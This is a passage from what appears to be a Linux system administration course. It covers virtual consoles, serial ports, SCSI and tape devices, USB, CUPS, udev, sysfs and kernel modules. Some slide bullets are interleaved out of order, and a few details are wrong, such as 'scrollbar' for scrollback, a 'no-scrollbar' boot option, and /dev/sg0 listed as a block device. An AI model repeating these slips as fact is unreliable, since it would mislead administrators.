password: makeitso Enter
# tty
/dev/tty5
# openvt -sw bash
# tty
/dev/tty8
Alt+← Alt+← Alt+← Alt+←
# tty
/dev/tty5
# chvt 8
# vlock -a
The entire console display is now completely locked.
You will not be able to switch to another virtual console.
Please enter the password to unlock.
root's Password: makeitso Enter
# exit
# tty
/dev/tty5
# deallocvt 8
```

## Scrolling

A scrollbar buffer is maintained for the currently active virtual terminal. Scroll backward by pressing `[Shift]+[Page Up]`, and scroll forward with `[Shift]+[Page Down]`. When a switch to another virtual terminal is made, the contents of the scrollbar buffer are lost.

If anything is written to the terminal while it is currently displaying something in the scrollbar region, the terminal will automatically jump forward to display the new text. This can make it difficult to examine messages in the scrollbar history (especially during boot, or shutdown) as the display will continue to jump away from the desired text as new messages are written. Pressing the Scroll Lock key will toggle the state of the scrollbar-lock flag for the currently active virtual terminal. When scrollbar-lock is enabled on a particular TTY, the kernel will block all writes to that TTY (causing any process attempting to write to the TTY to enter an uninterruptible sleep state waiting for the I/O write to complete). The `[Shift]+[Page Up]` and `[Shift]+[Page Down]` key combos will still work to scroll the terminal while scrollbar-lock is engaged. Scrollbar support can be completely disabled by passing the **no-scrollbar** argument to the kernel on boot.

## Changing Fonts

The font used by the virtual terminals can easily be changed with the **setfont font\_file** command. A large collection of fonts is included in the `/lib/kbd/consolefonts/` directory. For example:

```
# setfont /lib/kbd/consolefonts/gr737b-9x16-medieval.psfu.gz
```

## Changing Keymaps

When a key is pressed or released a scancode is generated. The kernel translates the scan codes to a keycode which is then mapped to a key symbol. Used to map keycodes to key symbols, the current translation table can be viewed with **dumpkeys** and changed using the **loadkeys** command. The keycode generated by a particular key or key combination can be determined using **showkey**. The system includes a large number of standard keymaps for popular layouts and keyboard types in the `/lib/kbd/keymaps/` directory.

The keyboard translation table is shared by all virtual terminals and changes will outlive a single session. For example, if a user logs into TTY1 and changes the mapping, someone later logging into TTY2 would see the same mappings (even if the user who made the change had logged off of TTY earlier).

Switch virtual terminals to use Dvorak key mappings:

```
# loadkeys /lib/kbd/keymaps/i386/dvorak/dvorak.map.gz
```

Disable the scrollbar-lock key:

```
# echo "keycode 70 = nul" | loadkeys -
```

Swap the caps-lock and left control keys:

```
# dumpkeys | sed 's/58 = Caps_Lock/58 = Control/; s/97 = Control/97 = Caps_Lock/' | loadkeys -
```

## Changing Screen Blanking

By default, the virtual terminals will be automatically blanked (using APM if available) after 10 minutes of inactivity. The interval of inactivity that will trigger blanking can be set with **setterm -blank interval\_minutes**. Virtual terminal screen blanking can be disabled entirely with the following command:

```
# setterm -powersave off -blank 0
```

To turn off screen blanking for the console, use the following command. This is commonly put in a boot up script such as `rc.local` so that, if they occur, kernel panic messages can be viewed. Without this the console will blank, and because of the kernel panic, cannot be un-blanked.

```
# setterm -blank 0 </dev/console >/dev/console 2>&1
```

## Serial Ports

```
/dev/ttyS#  
minicom – TUI serial communications program  
cutecom – GUI serial communications program  
setserial – show or change port settings  
rzsz package – Implements Zmodem, Ymodem and Xmodem file  
transfer protocols  
c-kernel – Implements Kermit file transfer protocol
```

### Legacy Serial Ports

The venerable serial port has been around even longer than the PC. There are many different kinds of serial ports; GPIB, RS-232, RS-422 RS-485 being some of the most common. The big differences are in what kinds of connectors are used, which pins carry data or other signaling, the voltages used, etc.

Almost every PC ever built has at least one RS-232 serial port. This table shows the important, common parameters and names of the first 4 serial ports:

Linux Device Node	Port I/O Address	IRQ
/dev/ttyS0	0x3f8	4
/dev/ttyS1	0x2f8	3
/dev/ttyS2	0x3e8	4
/dev/ttyS3	0x2e8	3

### The minicom Command

Many network devices such as routers and switches have serial ports that can be used to configure the device. The **minicom** command initializes a serial port and provides an interactive interface for working with these kind of devices. Device specific serial port settings can be stored in individual configs that are then called when connecting to that device. For example:

```
# cat /etc/minirc.cisco  
pu baudrate          9600  
pu bits               8  
pu parity             N  
pu stopbits           1  
# minicom /etc/minirc.cisco  
...serial port is initialized and connection is established...  
This system is the property of Guru Labs, L.C.  
UNAUTHORIZED ACCESS TO THIS DEVICE IS PROHIBITED.  
  
User Access Verification  
Username:  
... snip ...
```

### The setserial Command

Most programs that interface with a serial port, such as terminal emulators, will send the necessary configuration commands to initialize the serial port. On the rare occasions that a program does not do this, and the defaults for the port and application are incompatible, the **setserial** command can be used to configure the port. **setserial** can also be used to list the current settings of a serial port:

```
# setserial -av /dev/ttyS0  
/dev/ttyS0, Line 0, UART: unknown, Port: 0x03f8, IRQ: 4  
Baud_base: 115200, close_delay: 50, divisor: 0  
closing_wait: 3000  
Flags: spd_normal skip_test auto_irq
```

## SCSI Devices

### Identifying devices

- `/proc/scsi/scsi`
- `lsscsi`

### Adding / Removing devices with `/sys/class/scsi_*`

### SCSI Command Protocol

- Commands supported by SCSI devices
- Carried across many transports: ATAPI, PATA, SATA, SPI, SAS, FCP, USB, Fireware SBP-2, IP (for iSCSI), etc.

### Viewing and setting options

- `sdparm`
- `sg_map`

new devices on the specified SCSI host:

```
# cat /proc/scsi/scsi #see current devices
Attached devices:
Host: scsi0 Channel: 00 Id: 08 Lun: 00
  Vendor: DP      Model: BACKPLANE      Rev: 1.05
  Type:   Enclosure      ANSI SCSI revision: 05
Host: scsi0 Channel: 02 Id: 00 Lun: 00
  Vendor: HP      Model: RAID CONTRLR   Rev: 1.03
  Type:   Direct-Access      ANSI SCSI revision: 05
# echo 1 > /sys/class/fc_host/host_num/issue_lip && sleep 15
# echo "- - -" > /sys/class/scsi_host/host0/scan
# dmesg #view results of rescan
... snip ...
Vendor: SEAGATE   Model: ST3300655SS   Rev: S515
Type:   Direct-Access      ANSI SCSI revision: 05
Vendor: SEAGATE   Model: ST3300655SS   Rev: S515
Type:   Direct-Access      ANSI SCSI revision: 05
```

## Device Identification

Every SCSI device is assigned an ID (used to differentiate commands and responses sent by devices on a shared SCSI bus). The address is in the form host (SCSI adapter number), bus (channel number), target (id number), lun (logical unit number). The `lsscsi` command can display information about what SCSI hosts and devices are seen by the kernel as shown in this example:

```
$ lsscsi -l
[0]    megaraid_sas
$ lsscsi
[0:0:8:0]    enclosu DP      BACKPLANE    1.05  -
[0:2:0:0]    disk    HP      RAID CONTRLR 1.03  /dev/sda
```

The `lsscsi` command gets its data from files in `/sys/class/scsi_*` which can also be read directly as an alternative.

## Scanning for New SCSI Devices

In addition to the methods already discussed, a list of all SCSI devices known to the kernel can be seen by reading the `/proc/scsi/scsi` file. Newly added SCSI devices will not be visible to the kernel until either a reboot, or a rescan of the corresponding host. A rescan can be initiated via the `/sys/class/scsi_host/host_num/scan` file. If the new device is a SAN device, a loop initialization protocol (LIP) command may need to be issued to the HBA card to rescan the Fiber Channel bus as well. The following example uses the wildcard "-" (dash character) in place of bus, target, and lun and would cause the kernel to detect any

## Adding and Removing SCSI Devices

To make the kernel aware of hotplugged or removed SCSI devices, send commands to either the `/proc/scsi/scsi` file (2.4 kernel), or within the `/sys/class/scsi_host/` hierarchy (2.6 and 3.x kernel, exact file depends on kernel version). The following example identifies the SCSI id associated with the `/dev/sda` disk and then removes that device from the kernel's view:

```
# lsscsi | grep /dev/sda
[4:1:0:0] disk HP VIRTUAL DISK 1028 /dev/sda
# echo 1 > /sys/class/scsi_device/4\:1\:0\:0/device/delete
```

To add devices under the 2.6 kernel rescan the corresponding host as previously shown.

## Viewing and Setting SCSI Mode Pages

Mode pages contain meta data about a SCSI device as defined by the SCSI (draft) standards: [www.t10.org](http://www.t10.org). The specific pages supported by a device will vary based on the device and transport in use. In addition, devices may support Vital Product Data (VPD) pages with additional data. The `sdparm` command can be used to view and set values contained in the various mode pages supported by a SCSI device. This command is similar to the `hdparm` command which can view and set similar device and transport related settings of ATA driven devices ([www.t13.org](http://www.t13.org)), and some overlap exists between the commands. The following example shows using `sdparm` to view and set mode page values:

```
# lsscsi -g #determine SCSI generic device for first drive
[4:0:0:0] disk ATA Hitachi HUA72107 A74A - /dev/sg0
[4:0:1:0] disk ATA Hitachi HUA72107 A74A - /dev/sg1
[4:1:0:0] disk HP VIRTUAL DISK 1028 /dev/sda /dev/sg2

# sdparm --enumerate #view mode pages supported by sdparm
Mode pages:
. . . output omitted . . .
bc 0x1c,0x01 Background control (SBC)
ca 0x08 Caching (SBC)
cms 0x2a CD/DVD (MM) capabilities and mechanical status (MMC)
. . . output omitted . . .
# sdparm --page=ca /dev/sg0 #list values in Caching mode page
/dev/sg0: ATA Hitachi HUA72107 A74A
```

Caching (SBC) mode page:

```
. . . output omitted . . .
DISC 0 [cha: n]
SIZE 0 [cha: n]
WCE 0 [cha: n]
. . . output omitted . . .
# sdparm -s WCE=1 /dev/sg0 #enable write cache
# sdparm --page=ca -l --get=WCE /dev/sg0 #read value to verify
/dev/sg0: ATA Hitachi HUA72107 A74A
WCE 1 [cha: y] Write cache enable
```

The `sg_map` command can also show SCSI generic device mappings. The SCSI generic device can be used to send custom SCSI commands to devices.

```
# sg_map -i -x
/dev/sg0 4 0 0 0 0 ATA Hitachi HUA72107 A74A
/dev/sg1 4 0 1 0 0 ATA Hitachi HUA72107 A74A
```

## Determining Disk Type, and SAT

The following example shows reading info from the VPD pages for a disk. Note that based on the SCSI ATA Translation (SAT) layer info displayed that the disk can be identified as a SATA disk with translation done within an LSI RAID controller:

```
# sdparm --page=sv /dev/sg0 #get list of supported VPD pages
/dev/sg0: ATA Hitachi HUA72107 A74A
Supported VPD pages VPD page:
Supported VPD pages [sv]
Unit serial number [sn]
Device identification [di]
Mode page policy [mpp]
ATA information (SAT) [ai]
# sdparm --page=ai /dev/sg0 #get SAT layer info
/dev/sg0: ATA Hitachi HUA72107 A74A
ATA information VPD page:
SAT Vendor identification: LSI
SAT Product identification: LSI SATL
SAT Product revision level: 0008
ATA command IDENTIFY DEVICE response summary:
model: Hitachi HUA721075KLA330
serial number: GTF200P8GU9B6F
firmware revision: GK80A74A
```

Under Linux, it is also common to see SCSI ATA Translation done by the kernel itself as shown in the following output:

```
# sdparm --inquiry --page=ai /dev/sda
/dev/sda: ATA      ST3500620AS      DE13
ATA information VPD page:
  SAT Vendor identification: linux
  SAT Product identification: libata
  SAT Product revision level: DE13
ATA command IDENTIFY DEVICE response summary:
  model: ST3500620AS
  serial number:      9QM9ZWKQ
  firmware revision: DE13
```

The **sg\_map** command is provided by the sg3\_utils package.

### USB Controllers and Devices

USB controllers and devices are automatically configured during installation and initialized on boot. When USB devices are plugged into the system, the kernel will load the appropriate module, and then emit a uevent message that is read by udev which then creates the corresponding device file(s).

Since the USB host controller interfaces with the rest of the system via the PCI bus, information about which USB chipset the host has can be found in this fashion:

```
# lspci | grep USB
0000:02:07.0 USB Controller: NEC Corp. USB (rev 43)
0000:02:07.1 USB Controller: NEC Corp. USB (rev 43)
0000:02:07.2 USB Controller: NEC Corp. USB 2.0 (rev 04)
```

### Core USB Kernel Modules

The main kernel module for USB support is `usbcore.ko`. There are three additional kernel modules, one for each major chipset family. The following shows the module file names, but it is not uncommon in modern distributions to have these compiled in directly:

- `uhci-hcd.ko` "Universal Host Controller Interface" ⇒ Kernel module for Intel/VIA chipsets (USB 1.1).
- `ohci-hcd.ko` "Open Host Controller Interface" ⇒ Kernel module for most other non-Intel/VIA chipsets (USB 1.1).
- `ehci-hcd.ko` "Enhanced Host Controller Interface" ⇒ Kernel module for USB 2.0 (high speed) standard (usually chips from NEC).

## USB Configuration

udev

### Kernel Modules

- Chipset Modules
- Device Modules

### Disabling USB Storage

### Device Specific USB Kernel Modules

Additional kernel modules exist for different USB devices. Some of the most commonly used include:

- `usbhid.ko` ⇒ human-interface devices such as keyboards, mice, and joysticks
- `usb-storage.ko` ⇒ mass storage devices such as external hard drives and "keychain" drives
- `usb-lp.ko` ⇒ printers
- `usbserial.ko` ⇒ USB to serial port adapters

### Disabling USB Storage Devices

Site security policies sometimes require disabling support for USB storage devices. If no USB devices will be used, then disabling USB support in the BIOS, or removing the core USB kernel modules, may be an option. To disable only support for USB storage, prevent the associated module from loading by either blacklisting it, or configuring the system to run an alternate command instead:

File: /etc/modprobe.d/blacklist.conf	
+	blacklist usb_storage

File: /etc/modprobe.conf	
+	install usb_storage logger "Attempted USB Storage"



## Defining a Printer

### CUPS web interface

`lpadmin`

**KDE Control Center (kcontrol)** Peripherals → Printer **tool**  
`system-config-printer`

### Command Line

CUPS also provides a command line utility, `lpadmin`, that can be run as root on the machine to add, modify and delete printers. For example:

```
# lpadmin -p phaser860 -E -P /tmp/tk860dpl.ppd -v http://phaser860.example.com:80/ipp/
```

This command will create a print queue named `phaser860`, enable it, load the PPD file specified into the CUPS database for use by this printer, and connect to the printer at the specified URL.

### `system-config-printer`

Additionally, RHEL6 provides `system-config-printer` as a GUI print queue creation tool. Via an easy-to-use graphical interface, `system-config-printer` allows you to set up local or remote (network) printers.

### Graphical Print Configuration

Since the beginning of UNIX printing, the `/etc/printcap` file uses syntax that is somewhat cryptic. This can make editing this file a time consuming process. If you consider in addition the many other tasks associated with configuring a printer manually (creating the needed directory structure, setting permissions, creating filters and scripts, etc.), setting up a printer can become quite a chore. Because of this, using a front end program has been the norm.

### Configuring the CUPS printing subsystem

The CUPS printing subsystem is quite a bit easier to configure than both LPD and LPRng. The two main configuration files are in an easy to read Apache-like format in the `/etc/cups/` directory. The `cupsd.conf` is the global configuration file and handles settings such as what clients are allowed, logging detail, and maximum limits on jobs, users, and copies. The `printers.conf` file contains entries for each configured printer. Besides manual editing, it can be managed three ways:

- 🔗 <http://localhost:631/>
- 🔗 `lpadmin`
- 🔗 Distribution specific utility

By default, the web interface only accepts connections from localhost. Public access provides read-only access, but when attempting an administration task, CUPS prompts for the root username and password.

## Tape Devices and Density Modes

Linux supports a wide variety of backup hardware, ranging from floppy tape drives to enterprise-level DLT and similar large-capacity devices. Almost all SCSI devices will work without any further configuration. IDE or other non-SCSI-interface devices will require additional driver support. For devices which may or may not be supported, most distributions have a hardware compatibility list.

The first SCSI tape device is accessible via `/dev/st0` and via `/dev/nst0`. The second file is the no-rewind device file for the same tape drive. Likewise, IDE tape drive device files are `/dev/ht0` and `/dev/nht0`.

Most tape drives can operate in multiple modes, which include hardware compression, or different bit densities. Linux supports accessing each tape drive in four different configurations of modes: `/dev/st0 == mode1`, `/dev/st0l == mode2`, `/dev/st0m == mode3`, `/dev/st0a == mode4`

What configuration is mapped to each mode is defined in the `/etc/stinit.def` file. For DLT drives, use the `/usr/share/doc/mt-st-*/stinit.def.examples` example file.

## Manipulating Magnetic Media

The **mt** command can be used to rewind, erase, and position a tape. Each backup produces a single file on the tape, to position the tape at the start of the 3rd file, the following command can be used:

## Tape Libraries

### SCSI Tape Device Files

- `/dev/st*`
- `/dev/nst*`

### Tape Libraries accessed via SCSI generic devices

- `/dev/sg0`, `/dev/sg1`, etc

### Controlled via the **mtx** command

- Supports barcode readers

```
# mt -f /dev/nst0 asf 3
```

This does an absolute position by first rewinding the tape. Relative forwards and backwards position changes can be made by replacing **asf** with either **fsf** or **bsf**.

## Controlling Tape Libraries

Tape Libraries typically consist of one or more tape drives, a robotic arm with possibly a bar code scanner, and 2 or more tapes in slots. The **mtx** command can be used to control the library and unload and unload tapes. The **mtx** command is often scripted in conjunction with **mt**, as well as **tar**, **cpio**, or the **dump** backup commands.

The **mtx** command is used to control the robot within tape libraries. Once a tape is loaded into a tape driver, then the **mt** command can be used to manipulate the tape. The **mtx** command uses the **-f** option to specify which SCSI generic device to use. If you aren't sure which SCSI generic device maps to your tape library, then use the **inquiry** option and cycle through the SCSI generic devices until you find the library with a Product Type: Medium Changer. For example:

```
# mtx -f /dev/sg1 inquiry
Product Type: Medium Changer
Vendor ID: 'ATL'
Product ID: '1500'
Revision: '2.08'
Attached Changer: No
```

Other commonly used options include:

**status** ⇒ Displays slot and tape drive tape media status including any barcodes if available  
**inventory** ⇒ Forces robot to rescan all slots and drives  
**load slotnum [ drivenum ]** ⇒ Loads media for specified slot into tape drive zero  
**unload [ slotnum ] [ drivenum ]** ⇒ Unloads media. By default unloads tape from drive zero to original slot.  
**transfer slotnum slotnum** ⇒ Transfer media

### Examples from the mtx Command

Display status of tape library, load a tape from slot 3 into drive zero, and then display the status again.

```
# mtx -f /dev/sg3 status
Storage Changer /dev/sg3:2 Drives, 20 Slots ( 1→
Import/Export )
Data Transfer Element 0:Empty
Data Transfer Element 1:Empty
Storage Element 1:Full :VolumeTag=BLP451S
Storage Element 2:Full :VolumeTag=BLP452S
Storage Element 3:Full :VolumeTag=BLP453S
. . . snip . . .
# mtx -f /dev/sg3 load 3
# mtx -f /dev/sg3 status
Storage Changer /dev/sg3:2 Drives, 20 Slots ( 1→
Import/Export )
Data Transfer Element 0:Full (Storage Element 3 Lo→
aded):VolumeTag = BLP453S
Data Transfer Element 1:Empty
Storage Element 1:Full :VolumeTag=BLP451S
Storage Element 2:Full :VolumeTag=BLP452S
Storage Element 3:Empty
. . . snip . . .
```

## Linux Devices Files

Linux provides user space access to hardware through device files. When an application accesses a device file, the kernel uses the appropriate device driver to interact with the hardware. The `/dev/` directory is usually the only directory with any device files.

Historically, most device files were created during the install process (often by installing an RPM that provided the files). Device files can also be created manually using the **mknod** command. When creating device files, you must specify the type and major & minor numbers. You can optionally specify the mode and context. The major and minor numbers for common devices can be found in the kernel documentation in the `devices.txt` file or at <http://www.lanana.org/docs/device-list/index.html>, the Linux Assigned Names and Numbers Authority.

On an SELinux enabled distribution the proper file context must be set. This can be done with **mknod -Z** or afterward using **chcon**. This example shows setting context at the same time as the creation of the device node (use **chcon -t null\_device\_t /dev/null** after the fact:

```
# mknod -Z "system_u:object_r:null_device_t" -m 666 null c 1 3
# ls -Z /dev/null
crw-rw-rw-. root root system_u:object_r:null_device_t:s0 /dev/null
```

The **fixfiles** command can be used to set the context based on the SELinux policy automatically.

## Managing Linux Device Files

Usually in `/dev/`

### Creating device files

- at install time (RPM)
- **mknod**
- dynamically with **udev**

### Device file names

## Dynamically Created Device Nodes

The current solution for dynamic creation of `/dev/*` files is called **udev**. **udev** reads rules found in the `/lib/udev/rules.d/` and `/etc/udev/rules.d/` directories. These rules determine what device files are created under `/dev/`.

On a RHEL6 system, the majority of the files in the `/dev/` directory are created based on the configuration rules in the `/lib/udev/rules.d/50-udev-default.rules` file.

## Common Device Names

Although a file pointing to a device can be given any name—the major and minor numbers are used to map to a kernel module, not the name—naming conventions for common devices exist. These tables list information for a few common devices.

When examining this table, consider that many devices, such as SATA (Serial ATA) and USB drives (thumbdrives, external hard drives, etc), use a SCSI emulation layer. These appear as `/dev/sdX` devices:

Device Description	Filename	Type	Major #	Minor #
Disk 0	/dev/sda	block	8	0
Disk 1	/dev/sdb	block	8	16
Disk 2	/dev/sdc	block	8	32
Disk 0, partition 1	/dev/sda1	block	8	1
Disk 0, partition 2	/dev/sda2	block	8	2
Disk 0, partition 3	/dev/sda3	block	8	3
1st SCSI Tape (mode0)	/dev/st0	char	9	0
1st SCSI CD-ROM	/dev/scd0	block	11	0
1st Generic SCSI Device	/dev/sg0	block	21	0

This table shows a collection of other important device files. Note that the /dev/random device requires entropy in the form of keyboard activity, mouse movement, interrupts, etc. to generate output. If the entropy pool runs out then the device will block (output stops) until additional entropy is available. The /dev/urandom device uses a hash algorithm (seeded by entropy from the pool) to generate a constant stream of pseudo-random data.

Device Description	Filename	Type	Major #	Minor #
Floppy drive 1	/dev/fd0	block	2	0
CD-ROM drive 1	/dev/cdrom	symlink		
Null device (data sent here is discarded)	/dev/null	char	1	3
Zero device (outputs infinite stream of zeros)	/dev/zero	char	1	5
Random device (non-deterministic random number generation)	/dev/random	char	1	8
Random device (faster, less secure random number generation)	/dev/urandom	char	1	9
Physical memory access	/dev/mem	char	1	1

## Persistent Disk Name

The traditional block device filename assigned to a specific disk (e.g. /dev/sda) can change depending on the order in which the kernel detects devices. Therefore, referencing disks via these names in configuration files or commands is an unsafe practice. udev provides persistent names for each disk under the /dev/disk/ directory by: device id, by filesystem label, by physical path, and by UUID. Custom udev rules can also be created to assign arbitrary persistent names of the administrator's choosing.

If installed, the **tree** command is a good way to view these:

```
# tree /dev/disk
/dev/disk
|-- by-id
|   |-- ata-HDS728080PLA380_PFDUB0SDUSRE3X -> ../../sdb
|   |-- ata-ST3160318AS_6VM6K43J -> ../../sda
|   |-- ata-ST3160318AS_6VM6K43J-part1 -> ../../sda1
|   |-- ata-ST3160318AS_6VM6K43J-part2 -> ../../sda2
|   |-- dm-name-vg_stationX-lv_root -> ../../dm-0
|   . . . snip . . .
|   |-- wwn-0x5000c5001b3fc5ad-part2 -> ../../sda2
|   \-- wwn-0x5000cca302f50f38 -> ../../sdb
|-- by-path
|   |-- pci-0000:00:1f.1-scsi-0:0:0:0 -> ../../sr0
|   |-- pci-0000:00:1f.2-scsi-0:0:0:0 -> ../../sda
|   |-- pci-0000:00:1f.2-scsi-0:0:0:0-part1 -> ../../sda1
|   |-- pci-0000:00:1f.2-scsi-0:0:0:0-part2 -> ../../sda2
|   \-- pci-0000:00:1f.2-scsi-0:0:1:0 -> ../../sdb
\-- by-uuid
    |-- 069cbe84-f9a2-476e-9dfd-affd2979e41b -> ../../sda1
    |-- 16f34d14-0312-482a-8da8-ca653c336a77 -> ../../dm-2
    |-- 4f57e937-19dc-478b-9f38-ad3e2d06340c -> ../../dm-4
    |-- 7735dc34-45d2-446a-b32c-84fe688b12da -> ../../dm-1
    |-- 7cca50b4-d3ec-425b-b784-a7301145f46e -> ../../dm-0
    \-- fec5c254-a664-40e6-a674-224b8a4995d0 -> ../../dm-3
```

3 directories, 33 files

## Kernel Hardware Info – /sys/

### Reasons for the creation of sysfs

- Provides hardware information needed by **udev**
- Centralized location for device information
- Clean up /proc/

### sysfs

- Usually mounted on /sys/

## History of the /dev/ Directory on Linux

One feature of the 2.6 kernel was improved device handling. Originally, device files in /dev/ were statically created on disk. A new system named devfs was created to allow device nodes to be automatically created. As devfs evolved, it showed several critical flaws. A new system called udev was released in the 2.6 kernel, which replaces devfs.

### Reasons for the Creation of sysfs

One of the goals of **udev** was to move device naming from kernel space to user space. This simplifies the kernel and gives users more control over device naming. In order for this to be possible, information about devices needed to be exported from the kernel to a place where any application on the system could access it. The solution for this need is a virtual filesystem called sysfs.

The creation of sysfs also helped the Linux kernel developers come closer to reaching another important objective: to clean up /proc/.

The procfs virtual filesystem was originally created to provide information about processes running on the system. Over time, /proc/ became polluted with more and more information about system hardware. One goal of sysfs is to move information about hardware from /proc/ into /sys/.

### sysfs

The sysfs filesystem is usually mounted on /sys/. The directory structure contains entries for all devices on the system. Programs such as **udev** look in /sys/ for information needed to load kernel modules, create device nodes in /dev/ and configure each device.

On modern Linux distributions, the sysfs filesystem is automatically mounted on /sys/ at boot.

## **/sys/ Structure**

### **Main sysfs directories**

- /sys/block/
- /sys/bus/
- /sys/class/
- /sys/devices/
- /sys/module/

### **Other sysfs directories**

- /sys/firmware/
- /sys/kernel/
- /sys/power/

## **/sys/ Layout**

The root of the sysfs filesystem contains several directories. Important directories and their use are described below:

**/sys/block/** ⇒ Provides information about each block device on the system (hard drives, CD-ROM drives, USB storage devices, etc.).

**/sys/bus/** ⇒ Displays which device drivers are associated to each device. There is a directory for each system bus (PCI, SCSI, USB, etc) which in turn contain two sub-directories: devices/ and drivers/. The devices directory contains a symlink for each device on the bus. These symlinks point to the corresponding device in /sys/devices/. The drivers directory contains information on each device driver needed for the devices on that bus.

**/sys/class/** ⇒ Categorizes devices by their functionality. For example, /sys/class/net/ contains information about each network interface on the system and /sys/class/input/ contains information about input devices (keyboards, mice, etc). These directories contain symlinks that point to the device location in /sys/devices/ and the device driver in /sys/bus/.

**/sys/devices/** ⇒ Contains the complete hierarchy of devices on the system and how they are connected. Detailed information about each device is presented. For example, /sys/devices/ shows how a USB mouse is integrated in the system: System PCI Bus→USB Controller→USB Hub→USB Mouse

**/sys/module/** ⇒ Contains a directory for each loaded kernel module. This directory contains information about the module such as

module parameter values and reference counts (how many modules are using that module).

**/sys/firmware/** ⇒ Some device drivers need to load firmware into the device in order for it to function. This is accomplished in a device driver by providing a sysfs interface. That interface will appear under this directory. It can then be used by a userspace program to upload firmware (binary data) to the device driver, which (presumably) in turn, loads the firmware into the device, itself. This is about the only case where a sysfs mechanism does not provide human readable output.

**/sys/kernel/** ⇒ The /sys/kernel/debug/ directory is used by kernel & driver developers for debugging. The /sys/kernel/hotplug\_seqnum file is used by the hotplugging subsystem.

**/sys/power/** ⇒ Controls the system power state via this directory. The /sys/power/state file can be read to show which power states are supported. Writing one of those values back to this file will place the system in that state.

## udev General Operation

Historically, the `/dev/` directory was static and was populated at install time, and then manually by the systems administrator as devices were added or removed from the system. In contrast, the udev system dynamically creates device files. Basic operation of udev is as follows:

1. **udev** lexically sorts together the rule files found in `{lib,etc}/udev/rules.d/*.rules` and then reads the rules into memory.
2. When the kernel detects a device (e.g. device enumeration on boot, hot-add of device, manual loading of kernel module, etc.) it emits a uevent record which is read by the running **udev** process.
3. **udev** creates, deletes, or changes files under `/dev/` based on the current rules.

As part of processing some rules, udev runs external programs. Additionally some hardware events are passed to higher level subsystems such as HAL and udisks (formerly DeviceKit). This allows for things like the graphical desktop reacting to a hardware change such as launching a file browser when an external disk is attached.

## Managing the udevd Process

The udev daemon is first started by scripts contained in the initial RAM disk during the early phases of the boot process. Init later calls additional scripts that interact with the running udev daemon and finish populating the `/dev/` directory. The **udevadm** command can be

## udev

### udev

- Reads rules into memory (`{lib,etc}/udev/rules.d/*.rules`)
- Listens via netlink socket for kernel uevent messages
- Creates, deletes, or changes files under `/dev/`

### udevadm

- sends messages to running **udev**
- debug/trace udev and kernel uevent activity

### Example udev rule:

- `ATTRS{product}=="Drive Key", ATTRS{serial}=="0210816", NAME="myUSBkey"`

used to interact with the running udev daemon. The following examples show some of the more common uses:

**udevadm control --reload-rules** ⇒ Re-read rule files into memory (perhaps new rules were created that are needed for future hardware events)

**udevadm trigger --action=change** ⇒ Send change event for all subsystems rebuilding `/dev/` files based on loaded rules.

**udevadm info --export-db** ⇒ Dump the contents of the udev database showing: name, path, sysfs attributes, and environment attributes for all devices.

**udevadm monitor** ⇒ Show all kernel uevent and udev messages (useful for testing and debugging new rules).

## Creating Custom udev Rules

Standard udev rules needed by the system are provided by the `/lib/udev/rules.d/*.rules` files. These files should not be modified as they are replaced as newer udev packages are installed. In the rare case where it is necessary, creating a file with the same filename in the `/etc/udev/rules.d/` directory will prevent the corresponding standard `.rules` file from being processed.

Application RPMs can provide additional udev rules by placing `.rules` files in the `/etc/udev/rules.d/` directory. For custom rules, a new file such as `/etc/udev/rules.d/99-Xcustom.rules` should be created. When naming the file, remember that udev only processes files ending in the `.rules` suffix, sorts them lexicographically and that custom rules should generally be run after the standard rules.



## Rule File Syntax

Within the rules files, each rule is a single line, and each line has the basic form of:

*key==value\_to\_compare, key=value\_to\_assign*

Comparisons match the device in question, and then assignments determine the actions taken for that device such as the name of the file to be created in `/dev/`. Example of common keys that are compared include: `KERNEL`, the kernel name for the device; `ATTRS{filename}`, a sysfs attribute for the device; `ENV{key}`, a device property value. Examples of common assignments include: `NAME` or `SYMLINK`, filename to be created in `/dev/`; `OWNER|GROUP|MODE`, permissions and ownership for the created device file. Full documentation is found in the `udev(7)` man page.

Creating new rules generally start with determining the correct set of comparisons needed to uniquely identify the device in question. Use the **udevadm info** command to find useful keys and values in the `/sys/` filesystem that can be matched by `ATTRS` keys:

```
# udevadm info -a -p /sys/block/sdb
. . . snip . . .
    KERNELS=="5:0:0:0"
    SUBSYSTEMS=="scsi"
    DRIVERS=="sd"
    ATTRS{type}=="0"
    ATTRS{scsi_level}=="0"
    ATTRS{vendor}=="TOSHIBA "
    ATTRS{model}=="MK2004GAL"
    ATTRS{rev}=="JA02"
. . . snip . . .
```

## Kernel Modules

Kernel modules give the kernel access to functions, commonly called symbols, for many kernel services such as NetFilter, filesystem abstraction, hardware drivers, security, and network stacks. These modules may depend on functions from other modules. These dependencies need to be resolved, either manually using **insmod** and **rmmod**, or automatically using other **modprobe**.

### Learning About Kernel Modules

Configuring a module must be done either at boot time, for a statically compiled module, or at the time that the module is loaded. Kernel modules can have various options. To identify options and other information about a module use the **modinfo** command:

- a ⇒ lists author of the module
- d ⇒ lists description of the module
- l ⇒ lists license of the module
- n ⇒ list the file name of the module
- p ⇒ lists parameters (options) for the module

Listing the modules that are currently loaded into the kernel is done with the **lsmod** command.

The following shows an example of the **lsmod** command's output which is comprised of three columns: the module name, module size, and usage count:

Module	Size	Used by
--------	------	---------

## Kernel Modules

### Kernel Modules Provide

- Hardware drivers
- Filesystems
- Network stack
- Linux Security Modules (LSM)

### Discovering information about modules

- **modinfo**

### Managing modules

- **lsmod**
- **insmod**
- **rmmod**

### ABI compatibility

```
. . . snip . . .
nfsd                212097      9
exportfs            8641        1 nfsd
nfs                  211785      1
lockd                63593      3 nfsd,nfs
. . . snip . . .
```

### Inserting and Removing Modules

Inserting kernel modules is done with the **insmod** command. The basic syntax of the **insmod** command is:

```
insmod (filename|module_name) [module_options] [...]
```

The **insmod** command will attempt to load the specified module. This load will fail if the module does not detect compatible hardware on the system, or if it is dependent on modules that are not currently loaded.

Removing kernel modules is done with the **rmmod** command. Usage is **rmmod module\_name**. Modules will fail to unload if they are currently in use (check the "Used by" count in the module listing). Due to the kernel data structures they use and/or modify, some modules (such as the **ipv6.ko** module) can not be unloaded once they have been loaded.

## Kernel ABI Compatibility

Upstream Linux kernel development (<http://kernel.org>) does not guarantee ABI compatibility from one version of the kernel to the next, (e.g. 2.6.27 to 2.6.28, or even 2.6.28.1 to 2.6.28.2). A driver (kernel module) may work with a kernel it was not compiled for but only if the portion of the kernel ABI that it uses has not changed.

